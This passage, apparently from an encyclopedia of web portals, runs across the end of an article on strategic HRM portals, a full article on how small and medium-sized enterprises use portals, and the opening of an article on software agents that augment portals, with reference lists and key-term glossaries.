HRISs can support improved organisational performance through individual employee performance improvement. The ability to access information stored in the CMS, using the SHRM portal, is a vital element in the success of such a project. The information contained in the CMS and the linking of expertise for organisational learning have the potential to provide considerable benefits if the issues of planning, design, and implementation are managed to deliver a system which will be used to its full potential.

FUTURE ROLE OF SHRM PORTALS

SHRM portals will enable the combination and manipulation of a range of information from across the organisation to support overall organisational planning. By providing direct comparison between performance ratings, career aspirations, training completed, and qualifications and experience, selection of suitable employees for vacancies will be streamlined. Much of the increased use of SHRM portals in the future will involve extending the number of activities performed, increasing the range of information available and expanding the level of integration of HR and other organisational information.

Moving beyond HR-related information to production, financial, sales, logistics and distribution, and even research and development plans, planning for people can be linked to developments across the organisation, all geographic locations, and business units.

Health and Safety

Using the SHRM portal to record and analyse near misses and minor accidents, not just those where injuries or equipment damage are sustained, information will be available to guide the redesign of work processes, to inform changes in OH&S procedures, and to highlight OH&S training needs.

Flexible Work Practices

SHRM portals can combine and analyse information from a broad range of sources. To attract and retain quality staff, SHRM can assist innovative job design. Redesign of managerial roles can design challenging senior positions which are worked part time, perhaps linked to phased retirement. A senior manager may work only four days a week by isolating a range of tasks and responsibilities to be taken over by another member of staff. This increased responsibility may form part of a formal mentoring program, tracked through the HRIS, details of which may be accessed via the SHRM portal. The SHRM portal can provide information to those taking on new roles, and support planning for the flexible work arrangements.

Linking HR and Organisation-Wide Information

Linking HR information to other organisational information will support overall firm and HR specific strategic planning. For good people management, understanding how training, development, coaching, flexible work practices, extended leave programs, and a range of innovative HR initiatives are impacting the wider organisation will be important. Analyses can be made of staff turnover numbers or retention of key staff, absenteeism can be tracked, accident rates monitored, and the impact of changes introduced in response to analysis of near misses evaluated. Changes in employee engagement levels across areas of the organisation can be tracked and productivity and profit linked to the introduction of people management programs.

This information will be made accessible to managers through the SHRM portal.

Implementation

Planning, design, and implementation of SHRMs can be complex and require considerable cooperation and discussion between IT experts, senior HR managers, and executive management to identify the range of information required, uses to be made of the information, and levels of access required. Success will only come after considerable time investment by a range of personnel, making it a costly process, but one which has the potential to bring considerable benefits to the organisation.

Technology Acceptance

HR professionals need to learn how to communicate their needs to IT professionals. In turn, IT professionals have to develop an understanding of the HR function so that they can better communicate with and address the needs of HR staff. User acceptance will present issues to be considered in the design and implementation of sophisticated HRISs and their access points, ESS and SHRM portals. The change of management strategy, including a comprehensive implementation plan, will be required to positively influence portal acceptance across user groups (Ruta, 2005).

The aim of SHRM portals is to provide management with a range of information to guide strategic planning; hence, the SHRM portal will need to support the generation of a range of reports combining data from multiple sources for planning purposes. Benefits will only be gained when users are willing to change the way they have obtained information in the past. Of importance here is the often held view that HR professionals lack technology literacy and will not be able to communicate needs effectively to technology staff to direct the design process. Additionally, the reticence of HR professionals to use IT may influence the level of acceptance by other users because technology use will not be strongly driven by the commissioning department (HR).

HR Professionals

HRM has often been characterised as a "soft" or nontechnical profession (Townsend & Bennett, 2003). Initially, managerial resistance to such initiatives as SHRM portals was based on a fear of becoming displaced by IT. The "taking over" of HR tasks by line managers was also viewed as a threat (Lepak & Snell, 1998). However, these fears have been replaced by an enthusiasm to take on the new strategic role required of HR in today's organisation.

IT to support the transfer of operational HR processes to technology requires of HR staff a new set of capabilities in order to perform their new role and to carry out parts of their old role in different ways (Lawler & Mohrman, 2003). This change includes the need to have HR professionals who can work with IT specialists to develop appropriate solutions (Ulrich, 2000).

If any investment in IT is to deliver value, the technology must be adopted and properly used. Only some organisations gain the full potential value of their IT investments. This may be for a variety of reasons; users may not have learned how to use technology or it may be because managers have not learned how to manage its benefits. A lack of senior executive use of IT applications means they do not experience first hand the benefits IT offers, and this leads to attitudes remaining unchanged (Pijpers & van Montfort, 2006). Successful implementation of a SHRM portal will include making strategic planners in the organisation aware of the benefits the portal can provide, and conducting training on how to use the portal to advantage. If senior HR managers use the SHRM portal, it will help to create a level of acceptance throughout the organisation.

E-business is creating new roles for HR, as well as offering creative ways of changing its role to provide increased competitive advantage by freeing HR of operational tasks. Using Web-based technologies to support the HR function will require HR and IT to form alliances to develop integrated solutions to business problems. By ensuring IT has the people and processes in place to provide systems to support decision making and service delivery, HR assists IT and IT, in turn, provides HR with "the technological infrastructure to more efficiently and effectively deliver HR" (Ulrich, 2000, p. 20).

This transformation of HR into e-HR will require HR professionals to take on the challenge of developing new skills to take advantage of the opportunities it offers. HR professionals will continue to require behavioural and strategic competencies, but they will need to add to these technological competencies (Hempel, 2004).

CONCLUSION

The increasing involvement of HR managers in the strategic planning team within organisations, and the increased use of HR information by other members of the planning team, requires new and different technology to support the planning process.

By integrating HR information with that in organisation-wide ERPs, SHRM portals support devolution of HR enable transactional HR activities to be conducted via technology, freeing HR staff for strategic planning, and support report generation for strategic planning.

To ensure that the technology delivers the gains desired of it, implementation needs to address issues of technology acceptance and use. With HR departments commonly staffed by people from nontechnology backgrounds, this raises issues which need to be addressed as part of the change program.

SHRM portals will increasingly in the future drive HR strategy implementation within organisations. They will provide information for management and strategic planners. IT/HR partnerships to plan and manage the crucial implementation stage will be required if organisations are to achieve the benefits available from SHRM portals (Ruta, 2005). The benefits that organisations might gain from SHRM portals will be limited by the quality of the planning, design, and implementation stages (Shrivastava & Shaw, 2003).

REFERENCES

Ashbaugh, S., & Miranda, R. (2002). Technology for human resources management: Seven questions and answers. *Public Personnel Management, 31*(1), 7-20.

Barney, J. (1995). Looking inside for competitive advantage. *The Academy of Management Executive, 9*(4), 49-62.

Barney, J. B., & Wright, P. M. (1998). On becoming a strategic partner: The role of human resources in gaining competitive advantage. *Human Resource Management, 37*(1), 31-46.

The Boston Consulting Group (2005). The manager of the 21st Century 2020 vision. Report by The Boston Consulting Group for Innovation & Business Skills, Australia. Innovation & Business Skills Australia: Hawthorn.

Bowen, D. E., & Ostroff, C. (2004). Understanding HRM-firm performance linkages: The role of the "strength" of the HRM system. *Academy of Management Review, 29*(2), 203-221.

Brockbank, W. (1999). If HR were really strategically proactive: Present and future directions in HR's contribution to competitive advantage. *Human Resource Management, 38*(4), 337-352.

Brockbank, W., & Ulrich, D. (2005). Higher knowledge for higher aspirations. *Human Resource Management, 44*(4), 489-504.

Bueren, A., Schierholz, R., Kolbe, L.M., & Brenner, W. (2005). Improving performance of customer-processes with knowledge management. *Business Process Management Journal, 11*(5), 573-588.

Carmeli, A., & Tishler, A. (2004). The relationship between intangible organizational elements and organizational performance. *Strategic Management Journal, 25*, 1257-1278.

Guest, D. E., Michie, J., Conway, N., & Sheehan, M. (2003). Human resource management and corporate performance in the UK. *British Journal of Industrial Relations, 41*(2), 291-314.

Hempel, P. S. (2004). Preparing the HR profession for technology and information work. *Human Resource Management, 43(*2&3), 163-177.

Hustad, E., & Munkvold, B. J. (2005). IT-supported competence management: A case study at Ericssons. *Information Systems Management Journal, Spring*, 78-88.

Kulik, C. T., & Bainbridge, H. T. J. (2005). Distribution of activities between HR and line managers. Human Resource Management. CCH Australia.

Lawler, E. E. III, & Mohrman, S. A. (2003). HR as a strategic partner: What does it take to make it happen? *Human Resource Planning, 26*(3), 15-29.

Lengnick-Hall, M. L., & Moritz, S. (2003). The impact of e-HR on the human resource management function. *Journal of Labour Research, xxiv*(3), 365-379.

Lepak, D., & Snell, S. A. (1998). Virtual HR: Strategic human resource management in the 21st Century. *Human Resource Management Review, 8*(3), 215-234.

Michelson, G., & Kramar, R. (2003). The state of HRM in Australia: Progress and prospects. *Asia Pacific Journal of Human Resources, 4*(2), 133-148.

Neary, B. (2002). Creating a company-wide, online performance management system: A case study at TRW, Inc. *Human Resource Management, 41*(4), 491-498.

Nordhaug, O. (1993, Spring). Human capital in organizations. In E. Hustad & B. J. Munkvold (Eds.) (2005), *IT-supported competence management: A case study at Ericssons* (pp. 78-88). Information Systems Management Journal: Oslo Scandinavian University Press.

Paauwe, J., & Boselie, P. (2005). HRM and performance: What next? *Human Resource Management Journal, 15*(4) 68-83.

Pijpers, G. G. M., & van Montfort, K. (2006). An investigation of factors that influence senior executives to accept innovations in information technology. *International Journal of Management, 23*(1), 11-23.

Powell, T. C., & Dent-Micallef, A. (1997). Information technology as competitive advantage: The role of human, business, and technology resources. *Strategic Management Journal, 18*(5), 375-405.

Ramlall, S. J. (2003). Measuring human resource management's effectiveness in improving performance. *Human Resource Planning, 26*(1), 51-62.

Ruta, C. D. (2005). The application of change management theory to HR portal implementation in subsidiaries of multinational corporations. *Human Resource Management, 44*(1), 35-53.

Sheehan, C., Holland, P., & DeCieri, H. (2005). The status and role of human resource management in Australian organizations: 1995-2005 analysis. Retrieved January 9, 2007, from the AHRI Web site, www.ahri.com.au

Shrivastava, S., & Shaw, J. B. (2003). Liberating HR through technology. *Human Resource Management, 42*(3), 201-222.

Townsend, A. M., & Bennett, J. T. (2003). Human resources and information technology. *Journal of Labor Research, xxiv*(3), 361-363.

Ulrich, D. (2000). From e-business to e-HR. *Human Resource Planning, 23*(2), 12-21.

van Veldhoven, M. (2005). Financial performance and the long-term link with HR practices, work climate and job stress. *Human Resource Management Journal, 15*(4), 30-53.

Wright, P. M., Gardner, T. M., & Moynihan, L. M. (2003). The impact of HR practices on the performance of business units. *Human Resource Management Journal, 13*(3), 21-36.

KEY TERMS

Devolution of HR to Line Management: Handing over the responsibility for the conduct of a range of HR activities to immediate supervisor.

E-HR: Using the Web to deliver HR activities in much the same way as e-business uses the Web to conduct business.

Employee Self Service: A portal which provides access to strategic information from a range of areas in the organisation, including HR, for strategic planning purposes. Using technology to enable employees to gain HR information without consulting HR staff.

Enterprise Resource Planning Systems: Systems which have the capacity to integrate information from a diverse range of areas and applications within an organisation.

Human Resource Information System: An information system designed to support the organisation's HR function. It is used to store and to distribute HR-related information, and to communicate with employees.

Human Resource Portal: A means through which HR information and HR applications can be accessed Strategic HRM portal

Strategic Planning: Devising the way in which an organisation will go about achieving its goals.

SMEs and Portals

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INTRODUCTION

This article looks at portals from the perspective of small- and medium-sized enterprises (SMEs), and those concerned with the success of these firms. First, the importance of SMEs is discussed. Both governments and private firms want SMEs to succeed, and portals can assist. Following this is a discussion of portals and SMEs. How are portals used? Have there been successes and/or failures? Lessons are drawn from this section. The article ends with references and a list of terms.

IMPORTANCE OF SMEs

Small and medium-sized enterprises (SMEs) are important to national economies and hence to the world economy. SMEs are important for providing employment, creating new jobs, and contributing to a country's GDP. The size definition of what constitutes a micro-, small-, or medium-sized business varies from country to country, and even between government departments and programs within a country. One common segmentation approach uses number of employees—micro (or very small) businesses having less than five employees, small businesses having 100 or fewer employees, and medium-sized firms having 101-500 employees. A variation on this would have the employee limit set at 250 for small businesses. Another segmentation method uses sales and is based on the type of firm (manufacturing, wholesale, retail, service, and so forth). It is important to note that different countries use different definitions and these definitions can vary significantly (e.g., in some countries a firm with 500 employees is a *large firm*).

In Canada, small firms (those with fewer than 100 employees) make up 97% of goods-producing employer businesses and 98% of all service-producing employer businesses[1]. For the U.S., small firms represent 99.7% of all employer firms, employ half of all private sector employees, pay 45% of total U.S. private payroll, have generated 60 to 80% of net new jobs annually over the last decade, and create more than 50% of non-farm private gross domestic product (GDP)[2]. Within the UK, there are 3.95 million small businesses, which employ more than 50% of the private sector workforce (some 12 million people), and contribute more than 50% of the national GDP[3]. Within the European Union, there are more than 19 million SMEs, comprising more than 95% of businesses in member states[4]. And in Australia, some 95% of businesses are SMEs[5]. Typical advantages attributed to SMEs include being able to service small markets, having a quick reaction time to changes in market conditions, innovativeness, and closeness to their customers. On the negative side, SMEs usually are "resource poor" (in terms of finances, time, and expertise), and generally lag in integration into the new e-economy. Of course, there is tremendous diversity among SMEs. They cover all industry segments, from manufacturing to service to trade, and from traditional style firms to modern knowledge-based ones. Profitability varies significantly between types of SMEs and among businesses within industry segments. In particular, a small business is not simply a scaled down version of a large business.

SMEs have to compete with peers within their own country (and often larger firms, as well), and sometimes with SMEs in other countries. The Internet has proven to be a helpful tool for many SMEs, and portals are one application used by them.

PORTALS AND SMEs

Various definitions of portals can be found in the literature. The most frequently mentioned terms are *gateway* and *information*; hence we will define a portal as a gateway to information. From an SME perspective, portals are important because they provide access to information, which directly or indirectly leads to successful business operation. For this information to be useful, there must be a transmitter and a receiver, and the information must be timely, accurate, relevant, and appropriate. The need for information may come from a current or prospective customer or supplier, from the SME owner or employee, or even a computer program. Obtaining information may be the end itself, or it may be part of a larger transaction.

Portals come in various *flavors*. Table 1 summarizes some of the taxonomies found in the literature. Over time, the number of ways portals are classified has increased. Where once they were *doorways to the Web* to help online Internet users navigate, now they serve a number of functions and purposes. As Web sites continue to expand their content and functionality, and focus on particular audiences, the distinction between a Web site and a portal will continue to blur. An important point for any portal is the functional-

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Table 1. Portal taxonomies

Eisenmann & Pothen (2000)	Chan & Chung (2002)	Clarke & Flaherty (2003)*	Tatnall (2005)
Horizontal	Buyer side	Informational	General (or Mega)
Vertical	Seller side	Transactional	Vertical Industry
	Digital market	Horizontal	Horizontal Industry
		Vertical	Community
		Private	Enterprise Information
		Public	E-Marketplace
			Personal/Mobile
			Information
			Specialised/Niche

**not mutually exclusive*

Table 2. Selected Web sites for SME information

Country	Organization	Web Site
Australia	Federal government	www.australia.gov.au/212
	Western Australia Small Business Development Corp.	www.sbdc.com.au
Canada	Federal government	www.strategis.ic.gc.ca/engdoc/main.html
	Provincial government	www.smallbusinessbc.ca/index.php
	Canadian Federation of Independent Business	www.cfib.org
UK	Small Business Service	www.sbs.gov.uk/
	Federation of Small Businesses	www.fsb.org.uk
	Small Business Research Portal	www.smallbusinessportal.co.uk/index.php
USA	Small Business Administration	www.sba.gov/
	National Federation of Independent Business	www.nfib.com/page/home

ity it provides, which depends on the portal's purpose and intended audience.

Governments are naturally concerned that these SME "economic engines" continue to function well. There is a general concern that many small firms are lagging in their adoption of information and communication technologies (ICTs), and are particularly slow with moving to e-business (Canadian e-Business Initiative, 2004; Fisher & Craig, 2005; Gengatharen & Standing, 2004). Hence, various e-commerce and other initiatives have been undertaken at national and regional levels in many countries.

One form of initiative is the development of government information portals so SMEs can quickly find out about government programs, as well as learn more about common e-commerce initiatives (often supported by case examples), or avail themselves of online training. Governments have also funded the development of community portals (some directed at B2B commerce, others at B2C, and still others at both). Table 2 lists a few Web sites (portals) that provide SME information for selected countries (the list includes government, association, and other Web sites). The list is by no means comprehensive—there have been initiatives by all major countries and by many regions within these countries.

Since SMEs can be important suppliers to larger firms, their involvement in supply chain management (SCM) and other initiatives is often facilitated by these large firms (Budge, 2002; Chan et al., 2002). In other cases, industry associations or other neutral parties have been the sponsor (Gengatharen et al., 2004; Tatnall & Davey, 2005).

While most SMEs have not set up a portal for their customers, a few have (Ferneley & Bell, 2005). The decreasing cost of portal software, the development of enabling tools, and the increase in the number of knowledge-based smaller firms is making this easier. Again, diversity among the large number of SMEs means that while the percentage of firms providing portals may be very small, their actual numbers are significant.

Frameworks for Portal Development and Success

An important portal success factor is quality. One reason given for portal failure (insufficient use by targeted users) is poor design (Fisher et al., 2005; Gengatharen et al., 2004; Van der Heijden, 2003). Several researchers have developed methods to assess quality (Barnes & Vidgen, 2003; Bauer & Hammeschmidt, 2004; Chou, Hsu, Yeh, & Ho, 2005).

It is clear that each portal, to succeed, must be based on a sustainable business model. This model should consider both the revenue and expense sides, as well as initial development and ongoing operation of the portal. From the failed portals examined in the literature, it is apparent that all too often many components of the business model are ignored or neglected.

Damsgaard (2002) provides a simplified stage model for portal development. In his portal management model, the stages are (1) attraction, (2) contagion, (3) entrenchment, and (4) defense. Clarke et al. (2003) support this model, observing that portal success comes from customer acquisition and retention. They also provide a slightly different stage model (the 5D blueprint—define, design, develop, deliver, and defend). Yet, these models beg the question of execution—how are customers acquired and retained, and how can this be done in a cost effective manner such that the portal can survive and even thrive? For megaportals, the major challenge has been to monetarize user traffic, and their business model does this through advertiser and click-thru fees. For other types of portals, the revenue model can be quite different.

Government and Portals

As discussed earlier, governments are strong supporters of SMEs. They have directly supported SMEs through two major types of portals. First, national and regional governments usually maintain information portals through which SMEs can access information on various government departments, programs, legal requirements, and so forth. Secondly, as part of e-business initiatives, governments have sponsored development of community portals (a following section expands on this).

Government initiatives for SMEs can be seen as part of a broader move to e-government. Budge (2002) identifies five stages that governments need to work through: (1) emerging presence (basic Web site), (2) enhanced presence (emerging portal), (3) interactive, (4) transactional, and (5) seamless (fully networked government with all agencies linked). While Budge's work focuses on developing nations, it is based on the lessons learned from developed nations.

One example of a successful portal initiative aimed at SMEs is the Greek Go-Online Web Portal (Manouselis, Sampson, & Charchalos, 2004). Funded by the 3rd Community Support Framework of the European Union, it targets more than 50,000 Greek SMEs. While the overall initiative involves more than just the portal, the portal is a cost effective means of providing information and training to a diverse group of SMEs, and particularly to very small SMEs (vSMEs). The authors, using Web/portal log file analysis, found the site to be very popular. Using an online satisfaction survey, they found that all targeted groups were at least generally satisfied.

Community/Industry Association Portals

Several portal initiatives, aimed at specific geographic communities, have been undertaken. These have had a checkered history in terms of sustainability. Industry associations have also undertaken portal projects, some of which succeeded while others did not. Government has been involved in many of these projects, usually providing initial funding.

Fisher et al. (2005) define a business community portal as, "an Internet facilitated gateway for a defined group, or community of business subscribers, providing standardized access to other subscribers, resources, and functions." In Australia, both State and Federal Governments have encouraged e-commerce uptake through the funding of Internet portal developments that have a specific community or business focus. Fisher et al. (2005) report that such portal projects are problematic and funding bodies such as governments need to understand the factors that contribute to success before funds are committed. Key portal development issues include funding, development, and collaboration. In addition, other important factors are technological readiness of businesses, business expectations and business value, and knowledge of the business community by portal sponsors.

Gengatharen et al. (2004) looked at regional electronic marketplaces (REMs). They concluded, "The number of REMs being developed for SMEs, often where the market makers and/or participants do not have a full understanding of the costs and benefits associated with them, predicates the need for an evaluation framework that can encompass a more holistic approach to e-marketplace evaluation."

The actual longer-term results seen with government sponsored community portals stand in stark contrast to the initial anticipated success. Lawley, Summers, Koronios, and Gardiner (2001) provide a preliminary model of success for regional community portals, which pulls businesses and consumers together into a "virtuous circle." Such results have been hard, but not impossible, to realize. Similarly, Parker (2003) studied a community-portal constellation aimed at residents, community groups, businesses and services, and government agencies. The portal was to support the growth and development of communities and the organizations within. Considerable effort went into development, yet it no longer exists.

Industry and professional associations have also taken on portal development. A successful example is CPA2Biz (Catalyst, 2004). Launched by the American Institute of Certified Public Accountants (AICPA) in March 2000, it took a few years to learn what worked and did not, and what functionality and features would most benefit members. Today, it is used by over half of the profession and over 10,000 CPA firms. It is a particularly good example of a portal supporting service SMEs, as smaller accounting firms (many of whom are vSMEs) now have access to information and tools formerly available only to their larger counterparts.

In contrast, Tatnall et al. (2005) report on the negative experience of the Australian industry group portal. AIG members are small- or medium-sized manufacturers. The portal was designed to be both vertical and horizontal, and was to allow members to find each other as suppliers/customers, and to gain access to general industry information. The portal included a search engine, but not higher levels of functionality (such as trading systems). While the AIG continues to maintain their Web site, this particular portal initiative ceased.

Industry associations have also been successful with targeted portals for manufacturers who are part of a supply chain. More will be said of these in the following section.

SCM Portals

SCM portals have generally been successful, as those involved have significant incentives to participate. Driven by large firms, and sometimes supported by government, SMEs are important participants. Chan et al. (2002) report on the example of Li and Fung Trading, the largest trading company in Hong Kong. With some 7,500 contract manufacturers in more than 26 countries, their average supplier has about 133 employees. The challenge for Li and Fung is to create an optimized value chain for each order, and their portal facilitates this.

Chou et al. (2005) propose a framework for evaluating industry portals, and apply it in Taiwan. In 2003, the Taiwan government Ministry of Economic Affairs, Small and Medium Enterprises Administration (MOEASMEA) initiated an industry portal project. Initially 48 industry portals were to be established, followed by 10 additional portals each new year. The main goals were to: "(1) facilitate the network model for SMEs, (2) enhance associations' functions to construct SMEs' industrial databases, (3) develop the prototype SMEs' electronic marketplace, and (4) promote industry associations to become the driving centers for SMEs' e-business transformation." While their paper focuses on development and application of an assessment framework, it shows the importance of measuring portal performance (from a multiple stakeholder perspective) so feedback is obtained and acted upon.

CONCLUSION AND LESSONS

Portals are a subset of Web sites, which are a subset of the Internet and ICT in general. Hence, past ICT lessons dealing with having a solid business case, application analysis and design, project definition and management, and so forth, need to be applied to portal projects. Failed portals have ignored one or more of these.

The socio-economic-technical view of ICT applies to portals—all three dimensions need to be addressed in portal projects. Technical issues are often the easiest to address. A stakeholder analysis is important for the social perspective. And the economic dimension needs to consider both start-up and ongoing costs. In particular, portals need a sustainable business model, which defines the benefits they bring, for whom, and at what cost. Recent experience shows that portals aimed at specifically targeted audiences, providing realizable benefits in a cost effective manner, will succeed. Broad, generally focused portals have not proven very useful to SMEs.

In conclusion, from the SME perspective, portals continue to evolve. The lessons learned from both successful and unsuccessful portals have been applied to new and/or improved portals. It behooves smaller firms to seriously consider the role portals can play in their business and whether the firm should be a leader or follower. Few SMEs can afford to ignore portals, yet not all SMEs have business critical portal needs.

REFERENCES

Barnes, S. J., & Vidgen, R. (2003). Measuring Web site quality improvements: A case study of the forum on strategic management knowledge exchange. *Industrial Management + Data System, 103*(5/6), 297-309.

Bauer, H. B., & Hammerschmidt, M. (2004). *Developing and validating a quality assessment scale for Web portals*. Working Paper, Institute for Market-Oriented Management, University of Mannheim. Retrieved January 5, 2006 from http://econwpa.wustl.edu:8089/eps/test/papers/9912/9912079.pdf

Budge, E. C. (2002). *Foundations of e-government, in digital opportunities for development: A sourcebook for access and applications* (pp. 331-368). Retrieved December 19, 2005 from http://learnlink.aed.org/Publications/Sourcebook/chapter6/Foundations_egov_modelofuse.pdf

Canadian e-Business Initiative. (2004). *Net impact study Canada: Strategies for increasing SME engagement in the e-economy: Final Report September 2004*. Retrieved December 19, 2005 from http://www.cebi.ca/Public/Team1/Docs/net_impact_english.pdf

Catalyst. (2004). CPA2Biz helps small Ohio firms act big. *Catalyst*, Nov/Dec, pp 59-60.

Chan, M. F. S., & Chung, W. W. C. (2002). A framework to develop an enterprise information portal for contract manufacturing. *International Journal of Production Economics, 75*(2002), 113-126.

Chou, T., Hsu, L., Yeh, Y., & Ho, C. (2005). Towards a framework of the performance evaluation of SMEs' industry portals. *Industrial Management & Data Systems, 105*(4), 527-544.

Clarke III, I., & Flaherty, T. B. (2003). Web-based B2B portals. *Industrial Marketing Management, 32*(1), 15-23.

Damsgaard, J. (2002). Managing an Internet portal. *Communications of the Association for Information Systems, 9*(2002), 408-420.

Eisenmann, T., & Pothen, S. T. (2000). Online portals. Teaching Note 9-801305, Harvard Business School.

Ferneley, E., & Bell, F. (2005). Tinker, tailor: Information systems and strategic development in knowledge-based SMEs. In D. Bartmann, F. Rajola, J. Kallinikos, D. Avison, R. Winter, P. Ein-Dor, et al.. (Eds.), *Proceedings of the 13th European Conference on Information Systems*, Regensburg, Germany.

Fisher, J., & Craig, A. (2005). Developing business community portals for SMEs—Issues of design, development, and sustainability. *Electronic Markets, 15*(2), 136-145.

Fisher, J., Bentley, J., Turner, R., & Craig, A. (2005). SME myths: If we put up a Web site customers will come to us—why usability is important. In D. R. Vogel, P. Walden, J. Gricar, & G. Lenart (Eds.), *Proceedings of the 18th Bled eConference*. (pp. 1-12). Bled, Slovenia.

Gengatharen, D. E., & Standing, C. (2004). Evaluating the benefits of regional electronic marketplaces: Assessing the quality of the REM success model. *Electronic Journal of Information System Evaluation, 7*(1), 11-20.

Lawley, M., Summers, J., Koronios, A., & Gardiner, M. (2001). Critical success factors for regional community portals: A preliminary model. *Proceedings of the ANZMAC 2001 Conference*. Retrieved December 19, 2005 from http://130.195.95.71:8081/WWW/ANZMAC2001/anzmac/AUTHORS/pdfs/Lawley2.pdf

Manouselis, N., Sampson, D., & Charchalos, M. (2004). Evaluation of the Greek go-online Web portal for e-business awareness and training of vSMEs: Log files analysis and user satisfaction measurement. In *Proceedings of the 9th International Telework Workshop*, September 2004, Heraklion, Crete-Greece. Retrieved December 19, 2005, from http://www.ted.unipi.gr/Uploads/Files/Publications/En_Pubs/1090483589.pdf

Parker, D. (2003). SME clusters within community-portal constellations. *Management Services, 47*(2), 14-18.

Saatcioglu, K., Stallaert, J., & Whinston, A. B. (2001). Design of a financial portal. *Association for Computing Machinery. Communications of the ACM, 44*(6), 33-38.

Tatnall, A., (2005). Portals, portals everywhere. In A. Tatnall (Ed.), *Web portals: The new gateways to Internet information and services*, (pp. 1-14). Hershey, PA: Idea Group Publishing. Retrieved December 19, 2005, from http://www.idea-group.com/downloads/excerpts/01%20Tatnall.pdf

Tatnall, A., & Davey, B. (2005). An actor network approach to informing clients through portals. In E. Cohen (Ed.), *Issues in informing science and information technology* (pp. 771-779), Informing Science Press, Santa Rosa, California.

Van der Heijden, H. (2003). Factors influencing the usage of Web sites: The case of a generic portal in The Netherlands. *Information & Management, 40*(6), 541-549.

KEY TERMS

Community Portal: Portal aimed at geographical community or special interest group. The goal is to provide a virtual community for users.

Industry Portal: Portal designed for use by firms within an industry It can be horizontal (aimed at a broader group of industries, or all those within a geographic region) or vertical (aimed at a specific industry subgroup).

Mega Portal: A Comprehensive consumer portal. The goal is to provide most of the services, information, and links wanted by users. It earns revenue from advertisements and click-throughs.

Micro Business: Less than five employees (sometimes called vSME—see description).

Supply Chain Management (SCM): The systemic, strategic coordination of the traditional business functions and tactics across these business functions within a particular company and across businesses within the supply chain for the purposes of improving the long-term performance of the individual companies and the supply chain as a whole (Council of Logistics Management definition).

Small and Medium-Sized Enterprises (SME): Generally considered as less than 500 employees, and independently owned/operated.

Very Small/Medium-Sized Enterprise (vSME): Very small/medium-sized enterprise with less than five employees (sometimes called Micro Business—see above description).

ENDNOTES

1 Source: Industry Canada
2 Source: Small Business Administration (USA)
3 Source: Federation of Small Businesses (UK)
4 Source: E-Business Policy Group (EU)
5 Source: Australian Government Information Management Office

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Software Agent Augmented Portals

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INTRODUCTION: CHALLENGES IN THE INFORMATION ERA

The Internet was designed to connect distributed networks. It, however, provides a new way for people to interact. Connectivity becomes an important need. People feel uneasy while *not being connected*. The challenge for connecting people from different locations introduced a new concept of accessing resources and capabilities/utilities, the portal. Web portals have been successful in providing basic connectivity, for example, file archiving. On top of this, users start to expect the availability of a larger variety of services, more intelligent services, and more affordable services. New challenges emerge, however, and Web portals have limited capability to address them. It needs a significant enhancement of the mechanism of how services are provided. The software agent paradigm is a technology that is good at high level modelling and good at offering flexible and intelligent services. It has exhibited great potential to augment portals for addressing the new challenges. This article will review and discuss how agent technology can augment portals to provide desirable services.

The rest of the article is organized as follows. The next reviews the challenges of Web portals. The Software Agent, an Intelligent Buddy section gives an overview of software agent technology. The Agent Augmented Portals section presents how agent technology can augment portal services. Finally we conclude the article.

WEB PORTALS AND THE NEW CHALLENGES

A Web portal is a Web interface where users are able to access certain resources and capabilities/utilities upon successfully identifying themselves. It is a gateway or access point of a (virtual) boundary where resources and capabilities/utilities are protected from the public. Yahoo (or eBay or Google) is an example of such a portal. Many people have a Yahoo account. Regardless of where the user is, after he or she has identified himself or herself with the username and password, he or she is able to access the resources: the repository of his or her emails, account, calendar and so forth, as well as the capabilities: composing emails, deleting emails, forwarding e-mails, making a bid, uploading images, organizing events, editing resumes, and so forth.

Conventional enterprise information systems are located in local area networks or enterprise networks/campus networks. Staff need to be physically in the office to access the resources and capabilities/utilities. Web portals create a gateway to this closed world. Through the gateway, one is able to gain access to the resources and capabilities/utilities from any location. Many organizations have created their portals. For example, Victoria University has 14 campuses in Melbourne and a number of offshore campuses in different countries. Through a portal called myVU, students at any campus, or at home, are able to access their time tables, examination results, and lecture notes.

Although Web portal technology has achieved a great success for providing fundamental connectivity, it has limited capability to address many new challenges that have emerged. The following part of the section analyzes new challenges and difficulties that Web portals have to address.

1. **A Web Portal Only Provides Support to a Limited Range of Services:** Although the Web portal acts as a door open to the vast Internet, it relies on standard thin clients[1], for example Web browsers. The evolution of Web browsers is restricted by the slow progress in releasing of new standards compared to the evolution of the Internet. This mismatch implies that in the near future, support to browser-based applications will remain much weaker than that to desktop applications.
2. **The Interaction Model of a Web Portal is of Low Efficiency:** The Web portal however was originally designed for access, not for interaction. Inefficient interactions could cause a big loss to service providers, especially e-commerce providers. Auto response (interaction with a piece of program) is a widely adopted practice, because telephone-based customer service is expensive. Usually, a significant proportion of customers need to make a query, either because the standard searching function could not help, or they do not know how to make a customized search. Form-based interaction is a standard interaction model Web portals

provide. The Web portal processes the form submitted, directs the query to a customer service staff, who then provide the response to the e-mail address filled in the form. If the response does not answer the query well, another form is required to be filled![1] When customers are surfing the Web, few would even fill the first query form and wait, for an uncertain period of time, for the response. Many e-commerce sites have experienced a loss of sales because customers could not have a fast enough response (Goldsborough, 2005).

3. **There is a High Cost to Provide a Service through Web Portals:** The Web portal, as the access point to Intranet services, has to be based on the integration (or at least a certain degree of integration) of existing services. The integration is at system level, which is expensive and time consuming. It also faces management barriers. The management overhead is especially significant for integrating medical information systems. Although patients' expectations are that the information services of different clinics and hospitals are integrated, their management is very cautious in integrating with others. Medical information systems are often close to each other (Kim et al., 2002).
4. **Web Portals Fail to Provide Services at a High Level:**Portals address the fundamental accessibility of resource and capability, which is normally at the system level. Or in other words, portals are data and function-oriented. While human users are goal-oriented. We need services at a conceptual or higher level, not at the system level.
5. **Portals are Connection-Oriented, not Task-Oriented:** Portals are introduced when the wired networks are the main connection media. In recent years, mobile devices become a main service platform. It requires that the access to portals is better service-oriented or task-oriented. For example, a tourist would like to have the information about good sightseeing around. The ideal way is to disconnect him or her first upon receiving the request and push the result back to his or her handheld device after the result is ready.
6. **Portal Service Faces the Information Overwhelming Problem as Well:** When portal services increase exponentially, locating the right service will be as difficult as what we have experienced in searching for information online. How can human beings obtain relevant information more efficiently? Human beings interact within communities. Besides browsing catalogues, people often ask colleagues or friends. If portal services could incorporate this mechanism, the quality of service can well be improved.
